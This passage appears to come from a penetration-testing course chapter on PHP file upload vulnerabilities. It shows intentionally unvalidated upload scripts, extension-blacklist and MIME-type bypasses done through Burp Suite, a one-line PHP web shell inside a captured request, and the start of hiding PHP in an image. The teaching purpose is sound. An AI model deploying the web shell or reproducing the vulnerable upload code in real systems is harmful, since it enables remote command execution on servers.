The validation of uploaded files in Content management systems is normally limited to compatibility checks with the host application and sometimes other plugins. However, these compatibility checks are not normally made for security reasons, but to avoid unstable and failing systems caused by incompatible plugins. Consequently, this kind of upload functionality is an interesting attack vector that is easy to deploy with the right access level. Later in this chapter we will learn how to modify plugin files and upload them to get a reverse shell on the system.

Now that we know something about the risks and consequences of file upload vulnerabilities, we will work through a few practical examples to demonstrate how validation can be bypassed, uploading malicious files and executing uploaded files. Finally, we will have a look at how to prevent file upload vulnerabilities and some mitigation techniques.

File upload vulnerabilities in forms

To get a better understanding of file upload vulnerabilities we will look at some examples of code that introduce security bugs into file upload forms. We will start with a basic HTML/PHP upload form that doesn't perform any validation on the user input. Then we will look at some common validation mechanisms and how to bypass them.

[No validation](#)

A simple upload form only requires an HTML form and a server-side script (that is, a script that runs on the web server) to handle the file being uploaded. The HTML form presented to the end-user typically contains one or more form fields and a submit button. After the form is submitted, the file will be uploaded to the web server and the data sent to the script handling the upload.


Let's have a look at the following HTML code:

```
<!DOCTYPE html>
<html>
<body>

<form action="upload.php" method="post" enctype="multipart/form-data">
    Select file to upload:
    <input type="file" name="fileToUpload" id="fileToUpload">
    <input type="submit" value="Upload File" name="submit">
</form>

</body>
</html>
```

This simple HTML form is rendered by the browser as a form with a file selector (Browse... button) and a submit button to upload the file:



The 'form action' specifies the script that will handle the file upload after submitting the form. In this example it refers to the upload.php script. The upload.php PHP script contains the following code for handling the form data and storing the file in the specified upload directory:

```

<?php
$upload_path = "/var/www/html/fileupload/uploads/";
$upload_path = $upload_path . basename($_FILES['fileToUpload']['name']);

if (move_uploaded_file($_FILES['fileToUpload']['tmp_name'], $upload_path)) {
echo "The file " . basename($_FILES['fileToUpload']['name']) . " has been uploaded";
} else {
echo "There was an error uploading the file, please try again";
}
?>

```

Let's quickly review the PHP code to understand what the script does exactly and how it handles the data.

First, when the PHP interpreter receives the HTTP POST request from the form it will save the file with a random name to a temporary location on the server. The temporary location is specified in the php.ini file which defaults to the /tmp directory. The PHP interpreter then populates a global array with information about the uploaded file such as the filename, MIME type, file size and the temporary name. This global array⁵ is named \$_FILES and each element of the array holds a specific attribute of the uploaded file. In the PHP upload script, we've used the following elements from this array:

\$_FILES['fileToUpload'] ['name'] - This element contains the original filename of the uploaded file.

\$_FILES['fileToUpload']['tmp_name'] - This element contains the temporary file name for the upload.

Now that we understand how the attributes of the file are stored let's review the other lines of PHP code:

```

$upload_path = "/var/www/html/fileupload/uploads/";
// The path where the uploaded files will be stored.
$upload_path = $upload_path . basename($_FILES['fileToUpload']['name']);
// Appends the file name to the upload path.
if (move_uploaded_file($_FILES['fileToUpload']['tmp_name'], $upload_path)) {
echo "The file " . basename($_FILES['fileToUpload']['name']) . " has been
uploaded";
} else {
echo "There was an error uploading the file, please try again";
}
// move_uploaded_file() moves the temporary file to the $upload_path directory.
// If the file was successfully moved print a confirmation.
// Else print an error message.

```

To verify that the upload form and script are working properly we will upload a text file named hashes.txt:



127.0.0.1/fileupload/upload.html

Select file to upload: hashes.txt

⁵ An 'array' in programming is a kind of data structure that contains items or 'elements' all of which are the same data type. The elements in a 'global' array can be used anywhere in the program.

After pressing the ‘Upload File’ button we receive a confirmation message that the file has been successfully uploaded:


```
The file hashes.txt has been uploaded
```

And the file is stored in the ‘uploads’ directory:

```
root@kali:/var/www/html/fileupload/uploads# ls -ls
total 4
4 -rwxr-xr-x 1 www-data www-data 35 Aug 2 04:01 hashes.txt
```

We now have a fully functional upload form and a PHP script that stores the uploaded file to the final location. However, there is no validation whatsoever which means the end-user is allowed to upload any file s/he wants to the web server (including malicious files and scripts). In practice, the only limitations that apply are (a) the default file size restriction of 2 MB (which is specified by default in the `php.ini`) and (b) the storage capacity of the server. Another serious security issue is that the files are stored in the web root directory. This makes all uploaded files available directly through a web browser and accessible to anyone. A simple PHP reverse shell or web shell script can be uploaded and executed and there’s nothing to prevent it. These security failings have also opened the way for code execution on the target web server. An attacker need only find the directory where the malicious files uploaded are stored and to execute them.

In the following screenshot we show the result when a PHP web shell is uploaded and executed through a browser. As you can see it is possible to execute commands on the underlying system because the upload form allows PHP files:



Validating file extensions

In the previous example we were able to upload a PHP web shell file with functionality to execute commands on the underlying system. In this section we will look at validating file extensions and blocking files with extensions that may pose a security risk, such as PHP scripts and other scripts.

Developers may use a blacklist approach to block files with specific file extensions being uploaded. With a blacklist, the PHP script takes the extension from the uploaded file and compares it with a list of prohibited extensions and, where there is a match, prevents it from being uploaded. Let’s look at some code that validates a file extension and then see how this kind of validation can be bypassed.

The following PHP script validates the uploaded file extension against the blacklist. Because the `.php` extension is prohibited, it blocks the user from uploading files with that extension:

```


<?php
$upload_path = "/var/www/html/fileupload/uploads/";
$upload_path = $upload_path . basename($_FILES['fileToUpload']['name']);
$fileType = pathinfo($upload_path,PATHINFO_EXTENSION);

if($fileType == "php") {
    echo "PHP files are not allowed.";
} else {
    if (move_uploaded_file($_FILES['fileToUpload']['tmp_name'], $upload_path)) {
        echo "The file " . basename($_FILES['fileToUpload']['name']) . " has been uploaded";
    } else {
        echo "There was an error uploading the file, please try again";
    }
}
?>

```

If a user attempts to upload a file with the .php extension the script will display an error message saying: "PHP files are not allowed". However, blacklisting file extensions in this way is not very effective and is often easy to bypass. A major drawback of the blacklist approach is that you have to blacklist a large number of extensions and constantly maintain the list by adding new extensions to it. In practice it is almost impossible to block every extension an attacker might use and even if you do there are ways to bypass the filters.

In spite of the file-type filter in the last code example uploading and executing PHP files is not difficult. One simple technique would be to use a different PHP extension that the web server will then execute as PHP. For example if we change the extension of the PHP file from .php to .php4, .pht, .phtml or any other PHP extension we bypass the blacklist filter and upload a fully working PHP script. The following screenshot displays an uploaded PHP web shell file with a .pht extension that has been executed through a browser:



The opposite of a blacklist (which contains a list of prohibited extensions) is the whitelist which contains only those file extensions which are permitted and denies all others. In other words, a blacklist means you can upload any file extensions not on the list; a whitelist means you can only upload file extensions on the list (but no others). Whitelisting may be a more effective security measure in that it is usually shorter, easier to verify and making it easier to take control of what extensions are allowed.

MIME-type validation

Another common method to validate file uploads is by checking the MIME typeset by the web client. MIME stands for 'Multipurpose Internet Mail Extensions' and was originally designed in the '90s to transfer non-ASCII files by e-mail. Nowadays it is also used by the HTTP protocol as an identifier for file formats and contents.

Earlier we discussed the `$_FILES` array in PHP that contains elements with information about the uploaded file. This array also contains an element with the MIME type of the uploaded file and can be referenced as follows:

`$_FILES['fileToUpload']['type']`

Let's look at the following PHP script which uses a whitelist approach and only accepts file uploads with the MIME type 'image/jpeg':

```


<?php
$upload_path = "/var/www/html/fileupload/uploads/";
$upload_path = $upload_path . basename($_FILES['fileToUpload']['name']);
$fileType = pathinfo($upload_path,PATHINFO_EXTENSION);

if($_FILES['fileToUpload']['type'] != "image/jpeg") {
    echo "Mime type: " . $_FILES['fileToUpload']['type'] . " is not allowed.";
} else {
    if (move_uploaded_file($_FILES['fileToUpload']['tmp_name'], $upload_path)) {
        echo "The file " . basename($_FILES['fileToUpload']['name']) . " has been uploaded";
    } else {
        echo "There was an error uploading the file, please try again";
    }
}
?>

```

If the MIME type of the uploaded file does not equal MIME type 'image/jpeg' the user will receive an error message stating that the MIME-type is not allowed. Only files with the 'image/jpeg' MIME type will pass the test and will be uploaded to the web server.

The following screenshot displays the response when we attempted to upload a PHP web shell:



Mime type: application/x-php is not allowed.

Note: If you wanted to prevent PHP file uploads by MIME type using the blacklist approach you would run into the same problems as with blacklisting file extensions; Every possible MIME type would have to be on the blacklist.

For example, although blacklisting the MIME type 'application/x-php' would block most PHP files regardless of the used extension, it would not stop all of them. For instance, the .pht extension we used earlier would actually be identified as having the MIME type 'application/octet-stream' and the upload accepted.

But is a whitelist approach to MIME type validation a more secure way to validate file uploads? Certainly not! This type of validation is also very easy to bypass for attackers. Let's see how.


Modifying the content header in the POST request

The easiest way to bypass MIME type validation is by modifying the content header in the POST request (which specifies the MIME type). By simply capturing the request with a tool such as Burpsuite we can easily modify this header before it is sent to the web server for validation.


Let's have a look at how to intercept the POST request with Burp Suite and modify the MIME type of the uploaded file. We'll start by selecting a PHP web shell file to upload and then by specifying the proxy settings in:

Preferences -> Advanced -> Network -> Connection -> Settings


Choose the 'Manual proxy configuration' as shown below and press OK:



Open Burp Suite and choose to create a temporary project with Burp defaults. Activate the 'Proxy' tab and make sure that intercept is on:



Now select the PHP web shell file and click the 'Upload File' button again in your browser. You will be presented with the following request in Burp Suite:



```

POST /fileupload/upload.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://127.0.0.1/fileupload/upload.html
Connection: close
Content-Type: multipart/form-data; boundary=-161559445411428810961991173983
Content-Length: 399

-----161559445411428810961991173983
Content-Disposition: form-data; name="fileToUpload"; filename="shell.php"
Content-Type: application/x-php

<?php echo shell_exec($_GET['cmd']); ?>
-----161559445411428810961991173983
Content-Disposition: form-data; name="submit"

Upload File
-----161559445411428810961991173983-

```


The uploaded file is identified by MIME type 'application/x-php' which is as expected. If the request is forwarded like this, then it will certainly not pass the MIME-type filter and the file upload will fail. To avoid this and bypass the MIME type check, the request can be edited in Burp Suite changing the Content-Type from 'application/x-php' to 'image/jpeg' like this:

```

-----161559445411428810961991173983
Content-Disposition: form-data; name="fileToUpload"; filename="shell.php"
Content-Type: image/jpeg

```

Next press the 'Forward' button in Burp suite to forward the request to the web server and look at the response in the browser:



The file shell.php has been uploaded

The shell.php file was successfully uploaded to the web server. This can be verified by executing the shell.php file in your browser like this:



The MIME type filtering has been successfully bypassed and a fully working PHP web shell has been uploaded to the web server.

Validating images using getimagesize()

Many web applications only allow end users to upload image files. Apart from validating the extension and the MIME type, validation would typically consist of checking attributes that are specific to image files such as the size of the image (every image has a size that can be measured). A common function used to validate images is the `getimagesize()` function. This function returns the size of an image when it's called on a valid image file. However, if this function is called on a file that does not contain a valid image header (meaning it is not a valid image), the function will return `FALSE`. Because of this developers use the `getimagesize()` function widely to validate image uploads.

The following code validates the uploaded image file before it is stored in the final location defined in the `$upload_path` variable:

```
<?php
$upload_path = "/var/www/html/fileupload/uploads/";
$upload_path = $upload_path . basename($_FILES['fileToUpload']['name']);
$size = getimagesize($_FILES['fileToUpload']['tmp_name']);

if($size == 0) {
    echo $_FILES['fileToUpload']['name'] . " is not a valid image.";
} else {
    if (move_uploaded_file($_FILES['fileToUpload']['tmp_name'], $upload_path)) {
        echo "The file " . basename($_FILES['fileToUpload']['name']) . " has been uploaded ";
        echo $size[1] . "x" . $size[2];
    } else {
        echo "There was an error uploading the file, please try again";
    }
}
?>
```

Here is a breakdown explaining the way the code works:


```
$upload_path = "/var/www/html/fileupload/uploads/";
$upload_path = $upload_path . basename($_FILES['fileToUpload']['name']);
$size = getimagesize($_FILES['fileToUpload']['tmp_name']);
// Gets the image size of the uploaded file.

if($size == 0) {
    // If the image size equals 0 then the file is not a valid image.
    echo $_FILES['fileToUpload']['name'] . " is not a valid image.";
} else {
    // The file is a valid image and is moved to the final location
    if (move_uploaded_file($_FILES['fileToUpload']['tmp_name'], $upload_path)) {
        echo "The file " . basename($_FILES['fileToUpload']['name']) . " has been uploaded ";
        echo $size[1] . "x" . $size[2];
    // Print the dimensions of the uploaded image to the webpage.
}
```

```
    } else {
        echo "There was an error uploading the file, please try again";
    }
}
```

While image files may not seem like a threat at first, this file type may contain something that is called an embedded threat. Embedded threats are payloads that are hidden inside a file and can be executed in one or another way. Now let's see how we can bypass image validation that uses the `getimagesize()` function and inject PHP code that can be executed by simply opening the image file in a browser.

The first step is to prepare an image to which we will add the PHP web shellcode. We'll use the Virtual Hacking Labs logo jpg image for this purpose which looks like this when opened with our default image viewer:



As we can see it's just a regular image, nothing special about it. The next step is to modify the image file with an image editor that is able to edit the image properties. In this example we'll use the GNU Image Manipulation Program (GIMP) which is an open-source graphics editor. If you don't have GIMP installed you can install it with the following command:

apt-get install gimp


Alternatively, you can also download GIMP from the official GIMP website and install it yourself:

<https://www.gimp.org>


After GIMP has been installed, we will use it to edit our image file properties using the following command:

gimp [path to image file]

